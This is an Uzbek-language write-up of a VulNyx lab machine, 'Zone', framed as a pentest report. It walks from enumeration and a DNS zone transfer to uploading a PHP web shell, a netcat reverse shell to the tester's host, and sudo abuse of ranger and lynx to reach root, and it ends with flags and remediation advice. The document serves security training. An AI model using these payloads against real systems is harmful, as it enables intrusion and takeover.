

Zone — vulnyx



Target nomi: Zone — vulnyx

Target IP manzili: 192.168.1.23

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 27.07.2026

Umumiy xavf darajasi: Kritik (Critical)

1 — Enumerations

Port scanning

Targetning ochiq portlarini aniqlash uchun `nmap` vositasidan foydalanildi.

```
nmap -sV 192.168.1.23
```

Port	Services	State	Version
22/tcp	SSH	OPEN	OpenSSH v7.9p1
53/tcp	DOMAIN	OPEN	Eero device dnssd
80/tcp	HTTP	OPEN	Apache 2.4.38

```
(pegasus@env) - [-]
$ nmap -sV 192.168.1.23
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-29 00:08 +0500
Nmap scan report for zone.bbrouter (192.168.1.23)
Host is up (0.00011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
53/tcp    open  domain   Eero device dnsm
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:42:D2:09 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: WAP; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.38 seconds

(pegasus@env) - [-]
$ Odilov Aslanbek
```

2 — Web Enumerations

Web Sayit tahlili

Targeting 80 - portida Apachening default page ishlayotganligi aniqlandi



Web sayitning qanaqa sahifalari borligini aniqlash uchun feroxbuster vositasidan foydalanildi va `index.html` va `robots.txt` sahifalari borligi aniqlandi.

```
feroxbuster -u http://192.168.1.23/ -w /usr/share/wordlists/d
irb/common.txt
```

```
(pegasus@env) - [-]
$ feroxbuster -u http://192.168.1.23/ -w /usr/share/wordlists/dirb/common.txt

FERROXBUSTER
by Ben "epi" Risher
ver: 2.13.1

Target Url      http://192.168.1.23/
In-Scope Url    192.168.1.23
Threads        50
Wordlist        /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 274c Auto-filtering found 404-like response and created new filter; t
403 GET 9l 28w 277c Auto-filtering found 404-like response and created new filter; t
200 GET 24l 126w 10353c http://192.168.1.23/icons/openlogo-75.png
200 GET 367l 933w 10700c http://192.168.1.23/index.html
200 GET 4l 6w 67c http://192.168.1.23/robots.txt
200 GET 367l 933w 10700c http://192.168.1.23/
[#####] - 5s 4619/4619 0s found:4 errors:0
[#####] - 5s 4614/4614 880/s http://192.168.1.23/

(pegasus@env) - [-]
$ Odilov Aslanbek
```

Topilgna `robots.txt` sahifasidan targetga tegishli domain aniqlandi

`securezone.nyx`

```
← → ↻ ⚠ Notsecure 192.168.1.23/robots.txt

User-agent: *
Allow: /

Sitemap: http://securezone.nyx/sitemap.xml
```

Topilgan domaining subdomainlari tekshirilganda `upl0ads.securezone.nyx` va `admin.securezone.nyx` nomli subdomainlar borligi aniqladi.

`dig axfr securezone.nyx @192.168.1.23`

```

(pegasus@env)-[~]
$ dig axfr securezone.nyx @192.168.1.23


; <<>> DiG 9.20.24-l+b1-Debian <<>> axfr securezone.nyx @192.168.1.23
;; global options: +cmd
securezone.nyx.      604800 IN      SOA      ns1.securezone.nyx. root.securezone.nyx. 2 604800 86400 2419200 604800
securezone.nyx.      604800 IN      NS       ns1.securezone.nyx.
admin.securezone.nyx. 604800 IN      A        127.0.0.1
ns1.securezone.nyx.  604800 IN      A        127.0.0.1
upl0ads.securezone.nyx. 604800 IN      A        127.0.0.1
www.securezone.nyx.  604800 IN      A        127.0.0.1
securezone.nyx.      604800 IN      SOA      ns1.securezone.nyx. root.securezone.nyx. 2 604800 86400 2419200 604800
;; Query time: 0 msec
;; SERVER: 192.168.1.23#53(192.168.1.23) (TCP)
;; WHEN: Wed Jul 29 00:28:24 +05 2026
;; XFR size: 7 records (messages 1, bytes 248)

(pegasus@env)-[~]
$ Odilov Aslanbek

```

Topilgan subdomainda quyidagi sahifa ishlayotganligi aniqlandi

<http://upl0ads.securezone.nyx/>



Topilgan subdomainni FUZZ qilish natijasida subdomain ichida `uploads` nomli fayl borligi aniqlandi

```

feroxbuster -u "http://upl0ads.securezone.nyx/" -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html

```

<http://upl0ads.securezone.nyx/uploads/>

```

404 GET 9l 31w 284c Auto-filtering found 404-like response and created new filter; toggle off with --do
403 GET 9l 28w 287c Auto-filtering found 404-like response and created new filter; toggle off with --do
200 GET 26l 51w 525c http://upl0ads.securezone.nyx/index.php
200 GET 12l 3898w 170032c http://upl0ads.securezone.nyx/css/bootstrap.min.css
200 GET 26l 51w 525c http://upl0ads.securezone.nyx/
301 GET 9l 28w 334c http://upl0ads.securezone.nyx/uploads => http://upl0ads.securezone.nyx/uploads/
301 GET 9l 28w 330c http://upl0ads.securezone.nyx/css => http://upl0ads.securezone.nyx/css/
[#####>-----] - 2m 1373780/2646648 86s found:5 errors:0
[#####>-----] - 2m 1374003/2646648 86s found:5 errors:0
[#####>-----] - 2m 710004/1323270 7813/s http://upl0ads.securezone.nyx/
[#####>-----] - 0s 1323270/1323270 60148636/s http://upl0ads.securezone.nyx/css/ => Directory listing (add --scan-d
[#####>-----] - 2m 663660/1323270 7309/s http://upl0ads.securezone.nyx/uploads/

(pegasus@env) - [~]
$ Odilov Aslanbek

```

3 — Unrestricted File Upload

Payloadni yashash

Web sayitdagi file yuklash qismi uchun zararli payloadni yashash uchun quyidagi commandadan foydalanildi

```
for i in php5 phtml phar ; do echo -n '<?php system($_GET["cmd"]); ?>' > cmd.$i ; done
```

```

(pegasus@env) - [~/Desktop/php]
$ for i in php5 phtml phar ; do echo -n '<?php system($_GET["cmd"]); ?>' > cmd.$i ; done

(pegasus@env) - [~/Desktop/php]
$ ls -la
total 20
drwxrwxr-x 2 pegasus pegasus 4096 Jul 29 00:56 .
drwxr-xr-x 4 pegasus pegasus 4096 Jul 29 00:56 ..
-rw-rw-r-- 1 pegasus pegasus 30 Jul 29 00:56 cmd.phar
-rw-rw-r-- 1 pegasus pegasus 30 Jul 29 00:56 cmd.php5
-rw-rw-r-- 1 pegasus pegasus 30 Jul 29 00:56 cmd.phtml

(pegasus@env) - [~/Desktop/php]
$ Odilov Aslanbek

```

Payloadni yuklash

Tizimga fayl yuklash imkoniyati borligi aniqlangach revers shell olish uchun ichiga script yozilgan `cmd.phar` nomli fayl yuklandi.

Upload

Choose File

No file chosen

Submit

Success

Yuklangan zararli fayil tizimda 100% ishlayotganligini tekshirib ko'rildi

```
http://upl0ads.securezone.nyx/uploads/cmd.phar?cmd=id
```

← → ↻ ⚠ Not secure upl0ads.securezone.nyx/uploads/cmd.phar?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

4 — Initials access

Revers shell

Revers shell olish uchun payloadni quyidagi commanda orqali yasab oldim


```
echo -n 'busybox nc 192.168.1.13 4444 -e /bin/sh' | jq -sRr @uri
```

```
(pegasus@env) - [~/Desktop/php]
$ echo -n 'busybox nc 192.168.1.13 4444 -e /bin/sh' | jq -sRr @uri
busybox%20nc%20192.168.1.13%204444%20-e%20%2Fbin%2Fsh

(pegasus@env) - [~/Desktop/php]
$ Odilov Aslanbek
```

Tizimga yklangan zararli fayil orqali tizimdagi www-data user nomidan revers shell olindi

```
http://upl0ads.securezone.nyx/uploads/cmd.phar?cmd=busybox%20nc%20192.168.1.13%204444%20-e%20%2Fbin%2Fsh
```



```
(pegasus@env) - [~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.23] 44674  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
Odilov Aslanbek
```

Olingan shell ni interactive qilish uchun ushbu commandadan foydalanildi

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
(pegasus@env) - [~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.23] 58288  
python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@zone:/var/www/site/uploads$ Odilov Aslanbek
```

Tizida www-dataning huquqlarini tekshirish natijasida **SUID** huquqi topildi yani hans user nomidan commada ishga tushirish huquqi berilganligi aniqlandi

```
sudo -l
```

```
www-data@zone:/var/www/site/uploads$ sudo -l
sudo -l
Matching Defaults entries for www-data on zone:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on zone:
(hans) NOPASSWD: /usr/bin/ranger
www-data@zone:/var/www/site/uploads$ Odilov Aslanbek
```

Topilgan **SUID** ga mos exploit ham topildi va amalda ishlatish natijasida **hans** useriga o'tildi

```
TERM=linux sudo -u hans /usr/bin/ranger
:shell /bin/bash
```

```
:shell /bin/bash
```

```
hans :shell /bin/bash 33 B da95d973ced23c4a38c47a5b4c7a8ab5

:shell /bin/bash
hans@zone:~$ Odilov Aslanbek
```

```
hans@zone:~$ id
id
uid=1000(hans) gid=1000(hans) groups=1000(hans)
hans@zone:~$ Odilov Aslanbek
```

Va **hans** useri homidan user flag topildi

da95d973ced23c4a38c47a5b4c7a8ab5

```
hans@zone:~$ cat user.txt
cat user.txt
da95d973ced23c4a38c47a5b4c7a8ab5
hans@zone:~$ id
id
uid=1000(hans) gid=1000(hans) groups=1000(hans)
hans@zone:~$ Odilov Aslanbek
```

5 — Privilege Escalation

Root access

Tizimdagi **hans** userining huquqlari tekshirilganda root user nomidan commanda ishga tushirish mumkun ekanligi aniqlandi

```
sudo -l
```

```
hans@zone:~$ sudo -l
sudo -l
Matching Defaults entries for hans on zone:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User hans may run the following commands on zone:
    (root) NOPASSWD: /usr/bin/lynx
hans@zone:~$ Odilov Aslanbek
```

hans userida topilgan **SUID** mos exploit ham topildi

```
sudo /usr/bin/lynx -term=xterm-256color
```

Ish vaqtida bu oyna ochiladi bu oynadan o'tish uchun **!** belgisini yozib enter bosasiz va siz root userga o'tasiz

```

About Lynx – Who, What, and When – Where it is now (p1 of 4)
[| About Lynx-Dev | Lynx-Dev Archives ]

About Lynx

Lynx is a fully-featured World Wide Web (WWW) browser for users on
Unix, VMS, and other platforms running cursor-addressable,
character-cell terminals or emulators. That includes vt100 terminals,
other character-cell displays, and vt100 emulators such as Kermit or
Procomm running on PCs or Macs.

For information on how to use Lynx see the Lynx User's Guide, or the
Lynx help files.

Credits and Copyright

Lynx was a product of the Distributed Computing Group within Academic
Computing Services of The University of Kansas.

Lynx was originally developed by Lou Montulli, Michael Grobe, and
Charles Rezac. Garrett Blythe created DosLynx and later joined the Lynx
-- press space for next page --
Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list

```

Tizimda to'liq root user darajasiga chiqildi

```

hans@zone:~$ sudo /usr/bin/lynx -term=xterm-256color
sudo /usr/bin/lynx -term=xterm-256color
Spawning your default shell. Use 'exit' to return to Lynx.

root@zone:/home/hans# id
id
uid=0(root) gid=0(root) groups=0(root)
root@zone:/home/hans# |

```

root userning homidagi root.txt fayili ichidan root flag topildi

```
63b45f07f0c3a693f2acea8438f68fc1
```

```

root@zone:~# cat root.txt
cat root.txt
63b45f07f0c3a693f2acea8438f68fc1
root@zone:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@zone:~# Odilov Aslanbek

```

Xulosa

Topilgan zaifliklar va ularning xavf darajasi

Zaiflik	Xavf darajasi	Tavsif
Robots.txt orqali domain ma'lumoti oshkor bo'lishi	Past	<code>robots.txt</code> faylida <code>securezone.nyx</code> domini ochiq qoldirilgan. Bu hujumchiga qo'shimcha ma'lumot beradi.
DNS Zone Transfer (AXFR) ochiqligi	O'rtacha	<code>dig axfr</code> orqali subdomainlar (<code>upl0ads.securezone.nyx</code> , <code>admin.securezone.nyx</code>) olish mumkin. Bu hujum yuzasini kengaytiradi.
Cheklanmagan fayl yuklash (Unrestricted File Upload)	Kritik	Saytga hech qanday tekshiruvsiz PHP, PHAR, PHTML fayllar yuklash mumkin. Bu to'g'ridan-to'g'ri shell olishga olib keladi.
SUID - Ranger orqali hans useriga chiqish	Yuqori	<code>www-data</code> <code>ranger</code> ni <code>hans</code> sifatida ishga tushira oladi. Ranger ichida shell ochish mumkin.
SUID - Lynx orqali rootga chiqish	Kritik	<code>hans</code> <code>lynx</code> ni root sifatida ishga tushira oladi. Lynx ichida <code>!</code> orqali root shell olinadi.
Apache default page ochiqligi	Past	Default sahifa tashqaridan ko'rinadi, lekin bevosita xavf tug'dirmaydi.

Qanday tuzatish mumkin?

1. Fayl yuklash cheklovlari:

- Faqat ruxsat etilgan formatlarni (jpg, png, pdf) qabul qiling.

- Yuklangan fayllarni `/uploads` papkasida emas, balki web root dan tashqarida saqlang.
- Fayl nomini random qilib o'zgartiring va `.htaccess` orqali PHP bajarilishini o'chiring.

2. DNS Zone Transfer:

- DNS serverida AXFR so'rovlarini faqat ruxsat etilgan IP larga cheklang.

3. Robots.txt:

- Domainingizni yoki maxfiy papkalarni `robots.txt` ga yozmang. Bu faqat yo'naltirish uchun.

4. SUID huquqlari:

- `ranger` va `lynx` kabi dasturlarga SUID huquqini bermang.
- Agar kerak bo'lsa, sudoers faylida aniq cheklovlar qo'ying (masalan, faqat ma'lum parametrlar bilan ishlatilsin).

5. Apache konfiguratsiyasi:

- Default sahifani o'chiring va `Options -Indexes` qo'ying.

6. Muntazam audt:

- LinPEAS, Lynis kabi vositalar bilan tizimni muntazam tekshirib turing.

Xulosa

Tizim **kritik darajadagi xavf** ostida. Hujumchi bir necha bosqichda `www-data` → `hans` → `root` ga chiqdi. Asosiy muammo – **SUID huquqlari** va **fayl yuklashda filtr yo'qligi**. Bu zaifliklar tezda yopilmasa, tizim to'liq egallanishi mumkin.